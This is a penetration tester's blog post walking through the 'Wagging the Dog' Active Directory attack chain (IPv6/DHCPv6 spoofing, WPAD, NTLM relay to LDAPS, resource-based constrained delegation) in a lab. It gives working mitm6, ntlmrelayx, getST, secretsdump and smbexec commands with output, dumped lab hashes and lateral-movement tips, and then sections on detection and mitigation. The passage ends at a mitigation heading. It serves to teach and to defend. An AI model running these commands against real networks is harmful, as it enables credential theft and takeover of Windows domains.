
Active Directory Failure Paths | Part 1: Wagging the Dog
From Foothold to Forest - A multi-part series of Active Directory Failure Paths
This post is part of Active Directory Failure Paths, a multi-part series on high-impact Active Directory attack paths identified during real-world penetration tests. Each post breaks down a specific exploit chain, starting from unauthenticated access through to the compromise of workstations, servers, or deeper Active Directory control, and then examines what needs to be fixed to break that chain.
TL;DR - Four perfectly normal Windows defaults (IPv6, WPAD, NetNTLM relay, and Kerberos RBCD) chain together to give a complete stranger on your LAN local admin on dozens of workstations within the hour. No CVE, no patch, no single switch to flip. This post walks the whole chain end-to-end, and shows you exactly what to change to break it.
Intro - A Pentester’s Diary
When you start out as a junior pentester, you quickly learn which techniques actually work and which ones mostly sound good in theory. As you move between internal networks of different sizes and maturity, you start to notice a pattern.
A small number of exploit chains work over and over again. Not just similar chains, but the same ones. You can often copy and paste commands from last week’s engagement, change the domain and username, and they work again. In theory, there are endless techniques you could use. In practice, only a limited set shows up consistently during real assessments.
Time is always the limiting factor. During a pentest, you are under pressure to identify as many high-impact issues as possible in a fixed window, often while juggling multiple findings, tools, and access paths at once. That forces you to take what worked before, structure it properly, and make your workflow repeatable.
When you are in the middle of an engagement, you do not have the luxury of stopping to remember how a tool works or how you exploited a similar issue weeks ago. Context switching kills momentum. That is why every pentester I know ends up building a personal cheatsheet collection or knowledge base.
I was no exception. Over the years, mine grew to more than 500 markdown pages, organised in a private GitHub repository and visualised through Obsidian. It evolved out of necessity, and it has become a core part of how I operate during internal assessments.
What’s the point of this blog-post series?
You could see this as a guide on “how to hack a company’s internal network in two hours”. On the surface, that is not entirely wrong. But that is not the point.
The real goal is to expose the exploit chains that quietly keep working in real environments and, more importantly, to explain what needs to change so I cannot speed-run your internal network during the next internal penetration test. Reaching domain admin within a few hours might look impressive on paper, but in practice it is often a red flag. It usually says more about long-standing weaknesses in the environment than about the sophistication of the attack.
Because of that, the intended audience of this series is broader than it might first appear. This series is not only for junior or seasoned pentesters who want to see how someone else approaches an assessment, but also for domain administrators who want to understand the common, often overlooked weaknesses that exist in their infrastructure.
If you are an IT administrator and have little interest in the hacky details, feel free to skip to the end of each post. The final section focuses on concrete steps you can take to harden your environment so these attack paths stop working altogether.
This blog post series shares the high-impact exploit chains that consistently show up during real internal assessments. Not every attack works everywhere, but a small number of them keep showing up and keep working.
It is not about reinventing the wheel. This series focuses on what actually works in the field, with an emphasis on depth over breadth and impact over coverage.
From Myth to MitM: Wagging the Three-Headed Dog
The exploit chain and vulnerability I want to talk about today is called “Wagging the Dog”. It is a Kerberos delegation vulnerability that allows an attacker to gain local administrator privileges on affected systems from an unauthenticated starting point.
Wagging the Dog is a powerful initial access technique. It typically allows you not only to obtain an initial Active Directory account, but also to gain local administrator privileges on dozens of workstations.
And the best part, good for a pentester and bad for an administrator, is that this is a “won’t fix” vulnerability according to Microsoft. Unless adequate mitigations are in place, all Active Directory environments are affected.
At a high level, the initial goal is to obtain a Man-in-the-Middle position and intercept authentication requests intended for the target system. In practical terms, this means capturing valid domain credentials that can then be used to further enumerate the domain.
WPAD - Web Proxy Auto-Disaster
The core protocol exploited by Wagging the Dog is Web Proxy Auto-Discovery (WPAD). As the name suggests, WPAD is a Windows feature that scans the network for available web proxies. This process happens automatically, often during system start-up and even before a user logs in.
Let’s say you’re in a local network, that only allows internet access via a web-proxy. Wouldn’t it be great if, before you even log in, Windows already auto-configures some random proxy it found on the network and sends authentication requests to it? Sounds horrible, right?
Attack: High-level Overview
Now that you have a rough understanding of WPAD, let me explain at a high level how the “Wagging the Dog” exploit works.
- First, you need to be in the same local network as the “victim” computer
- Next, you set up a fake web-proxy that requires authentication
- Once done, you respond to DHCPv6 requests with fake IPv6 responses to obtain a MitM position, and tell everyone “I’m
wpad.contoso.local” (using the toolmitm6) - You wait for a Windows system to try and authenticate to your fake web-proxy via HTTP NetNTLM auth, we’ll call the computer
WS01$ - By default Windows will use its machine account credentials to authenticate via NetNTLM to your fake WPAD web-proxy.
- Next, you relay the machine account’s authentication request against the domain controller.
- In a Windows domain, machine accounts are very similar to user accounts. While normal user accounts can’t create other user accounts in the domain, every user (or machine) account in a domain can join up to 10 new computers to the domain (it’s called
ms-DS-MachineAccountQuota) - Using the relayed computer account authentication to the DC, we create a new “made up” computer account in the domain called
HackerPC$with passwordPa$$w0rd1$. - Now the awesome part: Every user or computer account in the domain has the permissions to change some of its object attributes, like the password for example.
- Because we’re authenticated to the domain controller as
WS01$, we have permissions to change an attribute on the computer object called “ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identity”. - This attribute “
ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identity” is used to configure a Kerberos delegation feature called “Resource Based Constrained Delegation” (RBCD). - While initially it’s really hard to wrap your head around what RBCD is and how it works, its core concept is relatively simple. In a nutshell, the
ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identityattribute onWS01$allows you to specify other computer objects, such asHackerPC$. From a Kerberos authentication perspective,WS01$will then trustHackerPC$in a similar way to a domain controller. As a result,HackerPC$is able to delegate other identities within the domain toWS01$. - Once that is done, we can create “fake” Kerberos tickets on behalf of other domain accounts, like a domain admin, and use them to authenticate to
WS01$. Because they originate fromHackerPC$,WS01$will accept them. - Because the Domain Admins group is in the local Administrators group by default, you effectively become a local administrator on the system.
- And boom! You’ve “rooted” your first Windows machine.
The whole chain on one screen, for the visual learners:
                  ┌─────────────────────────┐
                  │  PHASE 1: MitM the LAN  │
                  └─────────────────────────┘
                              │
                              ▼
   Attacker  ───DHCPv6 reply ("I'm your DNS")────►  WS01$
   Attacker  ───DNS reply ("wpad.lab.local = me")─►  WS01$


                  ┌─────────────────────────┐
                  │  PHASE 2: Catch NetNTLM │
                  └─────────────────────────┘
                              │
                              ▼
   WS01$     ──HTTP GET /wpad.dat + NetNTLM (WS01$)──►  Attacker


                  ┌──────────────────────────────┐
                  │  PHASE 3: Relay → DC + RBCD  │
                  └──────────────────────────────┘
                              │
                              ▼
   Attacker  ──relay NetNTLM(WS01$) over LDAPS────►  DC
   Attacker  ───────create HackerPC$──────────────►  DC
   Attacker  ──write msDS-AllowedToActOnBehalf────►  DC
              on WS01$, trusting HackerPC$


                  ┌─────────────────────────────┐
                  │  PHASE 4: S4U2Self + Proxy  │
                  └─────────────────────────────┘
                              │
                              ▼
   Attacker  ─S4U2Self+S4U2Proxy: "CIFS ticket───►  DC
              for WS01$ as Domain Admin"
   DC        ────────service ticket─────────────►   Attacker


                  ┌────────────────────────────┐
                  │  PHASE 5: Profit (SYSTEM)  │
                  └────────────────────────────┘
                              │
                              ▼
   Attacker  ─CIFS + Kerberos (as Domain Admin)──►  WS01$
                              │
                              ▼
                       SYSTEM on WS01$
What I have found during pentests is that this technique rarely compromises just a single Windows workstation. More often, leaving out a hostname filter in mitm6, either by mistake or on purpose, turns it into a flood.
At that point you are hammering CTRL+C on your keyboard, trying to stop all your relaying and MitM tools as RBCD changes fly past your screen. Somewhere in the back of your mind you are thinking, “damn, the client now has to undo this on ten different systems”, fully aware that they almost certainly never will.
The good, the bad, the ugly - Why does this work?
What makes this technique so effective is that it quietly sidesteps several default security mitigations. Even better, none of the behaviour we abuse here maps cleanly to a traditional “vulnerability”. There are no CVEs, no missing patches, and nothing obvious a vendor can ship an update for.
From a defensive point of view, it is just one big mess of interacting protocols, defaults, and design decisions. There is no single root cause, no silver bullet fix, and no easy way to point the finger at one component and say, “this is the problem”.
So why does this exploit chain work so well? To answer that, we need to look at each protocol we abused along the way.
IPv6 - The Silent Killer
Long story short, IPv6 makes it incredibly easy to obtain a MitM position. My view is that any communication channel should always be assumed to be compromised, and if the underlying protocols cannot withstand that assumption, then the problem lies with the protocols themselves, not with the fact that a MitM position was possible in the first place.
In summary, IPv6 works as designed. There is not really anything inherently wrong with it, it is simply one part of a much larger disaster.
WPAD - Who actually uses this?
While many small factors contribute to this exploit chain, WPAD is one of the core enablers. Again, WPAD works as designed, but its biggest weakness is that it will blindly respond to authentication requests from an untrusted web proxy without any meaningful verification.
To me, this is in the same category as an end user typing their username and password into a fake internal SharePoint page.
WPAD’s core design assumption is simple: if something is on the internal network, it must be trustworthy. That said, the mistake does not really lie with WPAD itself. There are adequate mitigations available, which we will cover later, that can prevent these kinds of relaying attacks.
So once again, WPAD is behaving exactly as intended. There is no traditional “vulnerability” here and no CVE that needs patching.
SMB Signing for the win… not
Admin: “You mentioned NTLM-relaying, I got SMB signing ENFORCED on all systems, this won’t work in my infrastructure”
As an Australian immigrant, my default response to this is “yeah nah mate, that’s not how it works”.
Technically, the admin is correct. Relaying SMB to SMB is effectively mitigated when SMB signing is fully enforced across the environment.
But that is not what we are doing here. We are relaying a NetNTLM authentication over HTTP, from a fake web proxy, against LDAPS on the domain controller. Completely different protocols, and completely different mitigations, most of which are disabled by default.
Welcome to the world of NTLM relaying, the thing that has been twisting my brain since day one. It is a deep topic, but there is plenty of good material out there that explains which protocols can be relayed against each other, and under what conditions. A great place to start is this article: NTLM relay - The Hacker Recipes
Extra: Windows LocalAccountTokenFilterPolicy
As a small side note, because this involves a domain account that is a member of the local Administrators group, this technique is not affected by LocalAccountTokenFilterPolicy (for the ones who know how annoying the LocalAccountTokenFilterPolicy can be).
Essentially what that does is: you got the local admin credentials for a system from somewhere and you’re trying to remotely log onto the system either via SMB or RDP as a local admin, and it will strip your admin privileges during the logon process, making you a normal user during your remote logon process.
In short, LocalAccountTokenFilterPolicy applies when you obtain the credentials of a local account that is a member of the local Administrators group and attempt to log in remotely, for example over SMB or RDP. During the remote logon process, Windows strips the elevated privileges and effectively turns you into a standard user.
Since we are authenticating as a domain account with local administrator rights, that restriction does not apply here.
How to Exploit
This is probably the chapter you have been waiting for, how this is actually exploited. But before we jump into it, let’s confirm the requirements that need to be met for this to work.
- IPv6 needs to be enabled on the victim Windows workstation
- This is not a super hard requirement, but makes our life a lot easier to obtain a DNS-based MitM position and spoof the
wpad.contoso.localhostname into the network.
- This is not a super hard requirement, but makes our life a lot easier to obtain a DNS-based MitM position and spoof the
- WPAD needs to be enabled on the Windows workstation
- This is our culprit. Without WPAD, we’d have a hard time triggering an incoming authentication request from our victim machine.
- LDAP signing and channel binding turned off
- This is off by default, even on freshly set up Windows Server 2022 installations. With both being turned off, we can perform cross-protocol NTLM relay with LDAP(S) as the target.
- Default MachineAccountQuota
- This is one of the core vulnerabilities in this exploit chain. If we can’t create a new machine account in the domain, our exploit chain fails at an early stage
- Kerberos: Resource Based Constrained-Delegation
- Nothing really wrong here, we’re just configuring legitimate Kerberos delegation features. Even though additional mitigations can be put in place, by default, Kerberos just works as intended.
- The impersonated account must be delegable
- As part of the RBCD attack, we impersonate a user to the victim computer
WS01$. This does not have to be a Domain Admin, it only needs to be a domain user that is a member of the local Administrators group onWS01$. - Kerberos delegation will fail if the target account is protected from delegation. This includes accounts that are members of the “Protected Users” group or have the “Account is sensitive and cannot be delegated” flag set.
- In both cases, Kerberos refuses to issue a forwardable service ticket during the S4U process, which prevents the delegation from completing.
- Pro tip: The built-in
Administratoraccount (RID 500) is a special case. Even if it is added to the Protected Users group or marked as non-delegable, Kerberos still treats it differently during S4U. When impersonating RID 500, the KDC issues an S4U2Self service ticket always with the forwardable flag set, which allows the subsequent S4U2Proxy step to succeed. In other words, protections that normally prevent delegation fail at the ticket generation stage for the built-in Administrator, making it impersonable in practice.
- As part of the RBCD attack, we impersonate a user to the victim computer
Wow… a lot of requirements for this attack to work… really? Yes! And all of them are given by default, unless specifically turned off or hardened.
3…2…1… hack!

I’ve set up a small virtual Hyper-V lab with the following systems:
Quick note before we start hacking: this lab is deliberately wide open. Default WPAD, no LDAP signing, default ms-DS-MachineAccountQuota, Domain Admins in the local Administrators group - basically the full brochure of bad defaults. So please, nothing you see in here (passwords, settings, config) is meant as a recommendation - it’s all props to show the attack working end-to-end.
So first, we need to prepare our NTLM-relay. For this, we’re using good old ntlmrelayx.py from the Impacket suite. The command is structured the following way.
impacket-ntlmrelayx -t ldaps://<dc-hostname>.<target-domain> --delegate-access --no-smb-server -wh <WPAD-proxy-hostname>
And this is the version we use in our lab example:
$ impacket-ntlmrelayx -t ldaps://dc01.lab.local --delegate-access --no-smb-server -wh attacker-wpad
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay disabled

[*] Servers started, waiting for connections
...
What is critically important here is that we use LDAPS. This is because as part of this attack we need to create a new computer object in the domain.
(Un)Necessary Detour: LDAP, LDAPS, SAMR New computer objects are typically created via SAMR or secure LDAP. Plain LDAP (without signing or sealing) can create the computer object, but the join fails because Microsoft blocks writing
unicodePwdover unprotected LDAP ([MS-ADTS]: unicodePwd | Microsoft Learn). This is why people say “computers can only be joined via SAM or LDAPS”. Technically that’s not quite right — the computer object attributeunicodePwdcan be set over LDAP with signing and sealing enabled (SASL with encryption). In summary, the DC only allows settingunicodePwdvia a “Secure LDAP connection”, so either via LDAPS or LDAP with signing and sealing (SASL). Enough now! We’re here to wag the dog, not to understand LDAP.
Now that our NTLM-relay is all prepared and waiting, we can start with poisoning the IPv6 requests using mitm6. The command is structured the following way, with -hw being ~optional~ (if you dare).
mitm6 -hw <victim-hostname> -d <target-domain> --ignore-nofqdn
Without -hw, every IPv6 DNS request for systems in the specified domain will be poisoned. This is the part where you regret not specifying it and start hammering CTRL+C as you just RBCD’ed 10 workstations in the client’s network.
Below is the actual command used in this lab (ignore the -i eth1). At this stage, WS01 is turned off. After both tools mitm6 and ntlmrelayx are running, we power up WS01 and wait. And as we can see below, the first IPv6 spoofing requests are being sent out.
$ sudo mitm6 -d lab.local --ignore-nofqdn -i eth1
Starting mitm6 using the following configuration:
Primary adapter: eth1 [00:15:5d:00:01:0e]
IPv4 address: 192.168.11.137
IPv6 address: fe80::185:9513:4288:7d9f
DNS local search domain: lab.local
DNS allowlist: lab.local

IPv6 address fe80::192:168:11:5 is now assigned to mac=00:17:fb:00:00:0b host=WS01
Renew reply sent to fe80::192:168:11:5
Sent spoofed reply for wpad.lab.local. to fe80::192:168:11:5
Sent spoofed reply for wpad.lab.local. to fe80::192:168:11:5
Sent spoofed reply for attacker-wpad.lab.local. to fe80::192:168:11:5
...
That’s looking good! Next, we switch back to ntlmrelayx.py and see if our relaying attempt was successful:
$ impacket-ntlmrelayx -t ldaps://dc01.lab.local --delegate-access --no-smb-server -wh attacker-wpad
....

[*] HTTPD: Received connection from 192.168.11.5, attacking target ldaps://dc01.lab.local
[*] HTTPD: Client requested path: /wpad.dat
[*] HTTPD: Serving PAC file to client 192.168.11.5
[*] HTTPD: Received connection from 192.168.11.5, attacking target ldaps://dc01.lab.local
[*] HTTPD: Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD: Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] Authenticating against ldaps://dc01.lab.local as LAB\WS01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Authenticating against ldaps://dc01.lab.local as LAB\WS01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Attempting to create computer in: CN=Computers,DC=lab,DC=local
[*] Adding new computer with username: KXVDUPRU$ and password: Z~$P!#0Q?A7RM result: OK
[*] Delegation rights modified successfully!
[*] KXVDUPRU$ can now impersonate users on WS01$ via S4U2Proxy
Nice one! The computer object KXVDUPRU$ can now impersonate any domain account towards WS01$.
So just to confirm again, what does “KXVDUPRU$ can now impersonate users on WS01$ via S4U2Proxy” mean again exactly?
In a normal Kerberos world, without any of that RBCD stuff, an account in the domain can request Kerberos tickets for services hosted on a system. If RBCD is configured for an account, that account can request Kerberos tickets while specifying an arbitrary client identity. Kerberos then issues a valid service ticket that represents the specified identity to the target service.
So what services would there be hosted on the target system (WS01$) that we could be interested in? By default SMB (445/tcp) is our go-to candidate. That would allow us to access not only the default C$ admin share, but we could also obtain a shell via psexec or other tools. Below are a few common Kerberos ticket types to select from:
cifs- For SMB file share access or shell via SMB i.e.smbexechost- generic Kerberos ticket for multiple Windows management services (cifsNOT part of this). Stuff like WinRM, WMI, some DCOM and RPC interfaces etc.www- web services like HTTP(S)ldap- LDAP directory service, only good for DCs generallymssqlsvc- SQL server stuff
So in this instance, we choose cifs, as this gives us access to SMB which can be abused in looooots of different ways.
The format of the command is as follows
impacket-getST -spn cifs/<victim-hostname>.<target-domain> <target-domain>/<attacker-machine-account>:<attacker-machine-password> -impersonate <domain-admin>
And here is the actual command used in our example
$ impacket-getST -spn cifs/ws01.lab.local 'lab.local/KXVDUPRU$:Z~$P!#0Q?A7RM' -impersonate Administrator
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_ws01.lab.local@LAB.LOCAL.ccache
Muy bien! Now we got a Kerberos service ticket, for the CIFS service on WS01$, with an arbitrary client identity of lab.local/Administrator specified.
We can essentially now impersonate the domain admin towards WS01$ for the SMB/CIFS service. Now we need to decide what we actually want to do.
From here you can essentially run any tool that uses SMB/CIFS. A few examples are:
- impacket-smbexec - Get remote shell as SYSTEM
- impacket-secretsdump - Dump local hashes from SAM, SYSTEM & SECURITY
- lsassy - Remote dumping of lsass process
- NetExec (successor of CrackMapExec) - General Active Directory pentesting tool
We’re not mucking around and just dump the local account hashes straight away using secretsdump.py. But before we do, we need to make sure our tool actually uses the Kerberos service ticket we just generated. In the case of impacket, you need to set the environment variable KRB5CCNAME like shown below. Further, when running an impacket tool, you need to specify the argument -k for “use Kerberos ticket” and -no-pass for “don’t ask me for a password”.
┌──(phil㉿kali)-[~]
└─$ export KRB5CCNAME=Administrator@cifs_ws01.lab.local@LAB.LOCAL.ccache

┌──(phil㉿kali)-[~]
└─$ impacket-secretsdump lab.local/Administrator@WS01.lab.local -k -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x67def02ad770fd1923363d78537c18a6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9f540d5cee1dc0c6c1ff0c4a50dd3894:::
Install:1000:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
[*] Dumping cached domain logon information (domain/username:hash)
LAB.LOCAL/Install:$DCC2$10240#Install#5710630bf2048480b9d241c4a29ab99e: (2026-01-03 05:42:39+00:00)
LAB.LOCAL/user1:$DCC2$10240#user1#feb7a4786ef4fdf24ca052ac9d101e9e: (2026-01-04 01:59:35+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
lab\WS01$:plain_password_hex:40004c004e002b00....06c0073004e006800
lab\WS01$:aad3b435b51404eeaad3b435b51404ee:30ca72de6fc80f2f04b84086e7d82323:::
[*] DefaultPassword
lab.local\Install:P@ssw0rd!
[*] DPAPI_SYSTEM
dpapi_machinekey:0x0823edb0f30c17ec407bfcc62bd57e4cf8e1445b
dpapi_userkey:0xc021fc8f430146d1b2a0a8b6b03d99163b4d1999
[*] NL$KM
 0000   1C 3D 72 4E DB 6B 36 01  A0 A3 F8 EF 46 54 16 32   .=rN.k6.....FT.2
 0010   65 96 23 20 6F 90 EE 5A  7B 08 B8 79 09 B5 AF 83   e.# o..Z{..y....
 0020   40 44 51 FC F1 22 97 5F  1D 5C BF 5E 02 06 A1 43   @DQ.."._.\.^...C
 0030   F6 32 85 1F 86 46 66 0A  27 3C BD 65 44 37 EB D8   .2...Ff.'<.eD7..
NL$KM:1c3d724edb6b3601a0a3f8ef46541632659623206f90ee5a7b08b87909b5af83404451fcf122975f1d5cbf5e0206a143f632851f8646660a273cbd654437ebd8
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
As you can see above, we get the local account hashes, the Domain-Cached Credentials (DCC) and even a cleartext password. WOW, why a cleartext password? I used “AutomatedLab” to set up my test environment, and for whatever reason the default account created during setup is configured for “auto login”, resulting in the password being stored in cleartext in the registry.
As an alternative, we could also just jump into a shell
┌──(phil㉿kali)-[~]
└─$ impacket-smbexec lab.local/Administrator@WS01.lab.local -k -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\System32>whoami
nt authority\system
On a side note, if we try to use the local administrator’s NTLM hash to access SMB/CIFS as a local Administrator, the LocalAccountTokenFilterPolicy will strip our admin “SID”, making us a normal user and as such, we’re not an admin anymore:
┌──(phil㉿kali)-[~]
└─$ impacket-smbexec Administrator@WS01.lab.local -hashes :217e50203a5aba59cefa863c724bf61b
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] SMB SessionError: code: 0xc00000bb - STATUS_NOT_SUPPORTED - The request is not supported.
And there we have it. From here, the world is yours, and how you continue your lateral movement is only limited by your own creativity.
Lateral movement and further attack options from here
I could keep writing this blog for a few more days, but you have to call it somewhere. Still, below are some typical next “low hanging” lateral movement steps:
- Local Administrator Password Reuse
- Not only will you be shocked, the IT admin will be as well
- I’ve seen the most random local admin password reuses, like the built-in Administrator password not working on any other workstation, but two random servers.
- So, if your pentest is not about stealth, try and spray the password across all systems on the network.
- This can easily be done with tools like NetExec
- Even if you get a successful hit, likely the
LocalAccountTokenFilterPolicywill not allow you to just jump into a shell straight away.
- Password Cracking
- Not my first choice, but something to keep in mind if you’re having a hard time finding “easier” ways
- Cracking the local password hashes (NTLM) is VERY efficient. Alternatively you could try the domain cached credentials, but those are a lot harder to crack.
- LSASS secrets and other domain accounts
- As said before, dumping
lsass.exeis one of the most well-documented next moves - Due to its decades-long history,
lsass.exeis one of, if not THE, most protected and monitored processes on a system, especially if EDR/MDR is running on the endpoint. - I see it as a high-risk/high-reward or no-reward situation. You make the call.
- If you go down the path of dumping the process, you’d likely get some more credentials that, again, you could try and re-use across the domain or try and crack.
- As said before, dumping
- Authentication Coercion
- Totally random to mention this here, but I’ve had MANY times where, straight after this attack, one of the domain controllers was vulnerable to some form of authentication coercion vulnerability.
- Stuff like PetitPotam (topotam/PetitPotam / ly4k/PetitPotam) and PrinterBug (krbrelayx/printerbug.py)
- ADCS Certificate Server a.k.a. Certipy
- Also totally random to mention this here, but again, I’ve had it happen a couple of times where you can go straight for the ADCS server and find some form of critical misconfiguration there (ly4k/Certipy: Tool for Active Directory Certificate Services enumeration and abuse)
Limitations & “What if” fixes and common traps
Along the above attack chain, you might get to a point where a particular step does not work as described in the textbooks. Below are a few steps I got stuck on before, and how to overcome them:
LDAPS not working / available
- I had it happen that LDAPS port
636/tcpis open on the domain controller(s) but no certificate is assigned to it, making it non-functional. This generally happens if LDAPS has never been set up properly on the DC. On a brand new DC, LDAPS on636/tcpis open and listening by default, just not functional. On top of that, LDAP Signing was never set up. Due to this, no “Secure LDAP channel” exists, and you simply can’t join a new computer to the domain. - You can still configure RBCD via the relaying attack performed in this blog, but if the tool fails to create a machine account, you need to find another way first to create a new “fake” computer object and then specify that account explicitly as a command-line argument in
ntlmrelayx.pywith--escalate-user 'MyFakeComputer$'. - So if you got a “normal” user account from somewhere and the
ms-DS-MachineAccountQuotais still set to a value larger than zero, you can join a new computer to the domain via SAMR (via SMB). A good tool for this is impacket-addcomputer.py
The FQDN trap
- Remember, we’re abusing a Kerberos Delegation vulnerability. What is super important when playing around with Kerberos? Correct! Proper working DNS and Fully Qualified Domain Names (FQDN).
- If you’ve been hours deep into an assessment (or OSCP/OSEP exam), this is something that, if overlooked, can cost you a couple of hours (and your sanity).
Detection - what does this look like to a defender?
Even if you can’t immediately kill the chain (and as we’ll see in the next section, that’s a journey), you can absolutely catch it. When this attack runs in your environment, it doesn’t run quietly - it leaves a lot of breadcrumbs. A few things that light up:
- Event ID 4741 (a new computer account was created) firing at a weird time, from a weird source, with a 10-character random-looking name like
KXVDUPRU$. That isntlmrelayx99% of the time. If your standard naming convention isLAPTOP-12345, an account calledXKDJWQ$is screaming for attention. - Modifications to
ms-DS-AllowedToActOnBehalfOfOtherIdentityon regular workstation objects. There is essentially no legitimate reason for a normal workstation to have this attribute set. Pull a baseline once and alert on any change. - DHCPv6 responses from non-DHCP servers on internal user segments. That’s
mitm6advertising itself. If you don’t run IPv6 internally at all, this is even easier to spot - any DHCPv6 traffic is suspicious. - DNS queries for
wpad.<your-domain>resolving to weird internal IPs. Your DCs are not the only thing watching DNS - this is one of the cheapest possible detections to wire up. - A flood of machine account auths to a single workstation from a host that’s never been there before, followed by S4U2Self / S4U2Proxy traffic. The Kerberos event IDs for this can be noisy in normal operations, but the pattern is distinctive.
- If you’ve got Defender for Identity in the picture, alerts like “Suspicious additions to sensitive groups”, “Identity theft using Pass-the-Ticket” and “Honey token activity” each cover parts of this chain out of the box. Most clients I see have MDI deployed but turned right down to “alert only” - turn that up.
None of these are silver bullets on their own. Together they make the attacker’s life genuinely annoying, and annoying is the whole game.
On an internal assessment for a large commercial construction services client, I started
mitm6in the first hour, did some general poking around, and within minutes around ten workstations had been RBCD’d. Their golden image was actually clean for once - WPAD was just on by default across the fleet. From there it kept rolling. One of the DCs was vulnerable to PrinterBug, so I coerced it and caught a NetNTLMv1 response on the way out (yes, NetNTLMv1, in 2026 - somehow this still happens). I relayed that against the ADCS web enrollment endpoint, requested a default-enabled machine certificate, and used the cert to authenticate back to the DC as the DC’s own machine account. Quick DCSync, all the hashes in hand, let’s go home. Fully unauthenticated to Domain Admin in under four hours.And here’s the part that should keep admins awake at night: some weird combination of that exact chain - mitm6 + RBCD + coercion + ADCS - is something I see in at least half of all the internal assessments I run.
Mitigation & Prevention
After performing such a “fun” little exploit, it’s always a bit sad to see it go. As part of this exploit chain we exploited multiple little “default configurations”. Due to the complexity of this attack, there is not a single big switch somewhere to turn this off. We’re going to go through each component that we exploited and discuss how we can mitigate it.
So in a nutshell: How to prevent me from exploiting this in your infrastructure during your next pentest.
IPv6
- I don’t really think IPv6 did anything wrong here
- IPv6 is turned on by default on all Windows interfaces and sends out DHCPv6 requests.
- By responding with fake DHCPv6 responses, we can easily set our attacker system as the local DNS server, and this way spoof
wpad.lab.local - Even though disabling or blocking IPv6 locally in your network is an option, I find it quite overkill. Especially for laptops that see a lot of other, different networks
WPAD - Web Proxy Auto-Discovery
- If you don’t use it, just turn it off
- While this sounds straightforward, it’s actually not
- I came across this blog post (Disable WPAD via GPO (Verified))
- Essentially, you need to disable it on a computer level and on a user level.
- So the registry key in
HK-Local-Machinecan be set once, but the key inHK-Current-Userneeds to be set for every user individually (once per user profile, not every logon).
# Disable WPAD for all users (machine-wide)
Set-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\CurrentVersion\Internet Settings'  -Name AutoDetect -Type DWord -Value 0

# Disable WPAD for the current user
Set-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Internet Settings' -Name AutoDetect -Type DWord -Value 0
LDAPS + LDAP Signing
- Next on the list we got LDAP
- First, LDAPS should be properly configured, with a valid, trusted certificate
- Next, LDAP Channel Binding should also be enforced. For this, all DCs must have LDAPS running and configured, and certificates must be valid.
- Once confirmed, Channel Binding can be configured i.e. via the “Default Domain Controller Policy” under:
Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\Security Options > Domain controller: LDAP server channel binding token requirements
- For LDAP, LDAP Signing should be fully enforced. This can also be done in the DDCP. Still, for the workstations & servers, you obviously need a different group policy.
# LDAP signing - On the Domain controller
Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\Security Options > Domain controller: LDAP server signing requirements

# LDAP signing - On the Servers/Workstation
Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\Security Options > Network security: LDAP client signing requirements
The old hat: DefaultMachineAccountQuota
- If I got a dollar every time I told an admin “by default, any domain account can join up to 10 computers to the domain”, and they came back with either “what, ohh, really?” or “no, only domain admins can do that”, I’d have retired already.
- I’m surprised over and over again how this is not common knowledge.
- Anyways, my recommendation is to set this value to 0. After you do so, only Domain Admins can join computers to the domain, which is also not good.
- Next, you should go through the process of setting up a dedicated security group “Domain Join Users”, and only members in that group can join new computers to the domain. Those accounts should have, of course, minimal privileges. There are a bunch of guides on the internet for this, no need to reinvent the wheel.
Resource-based Constrained Delegation (RBCD)
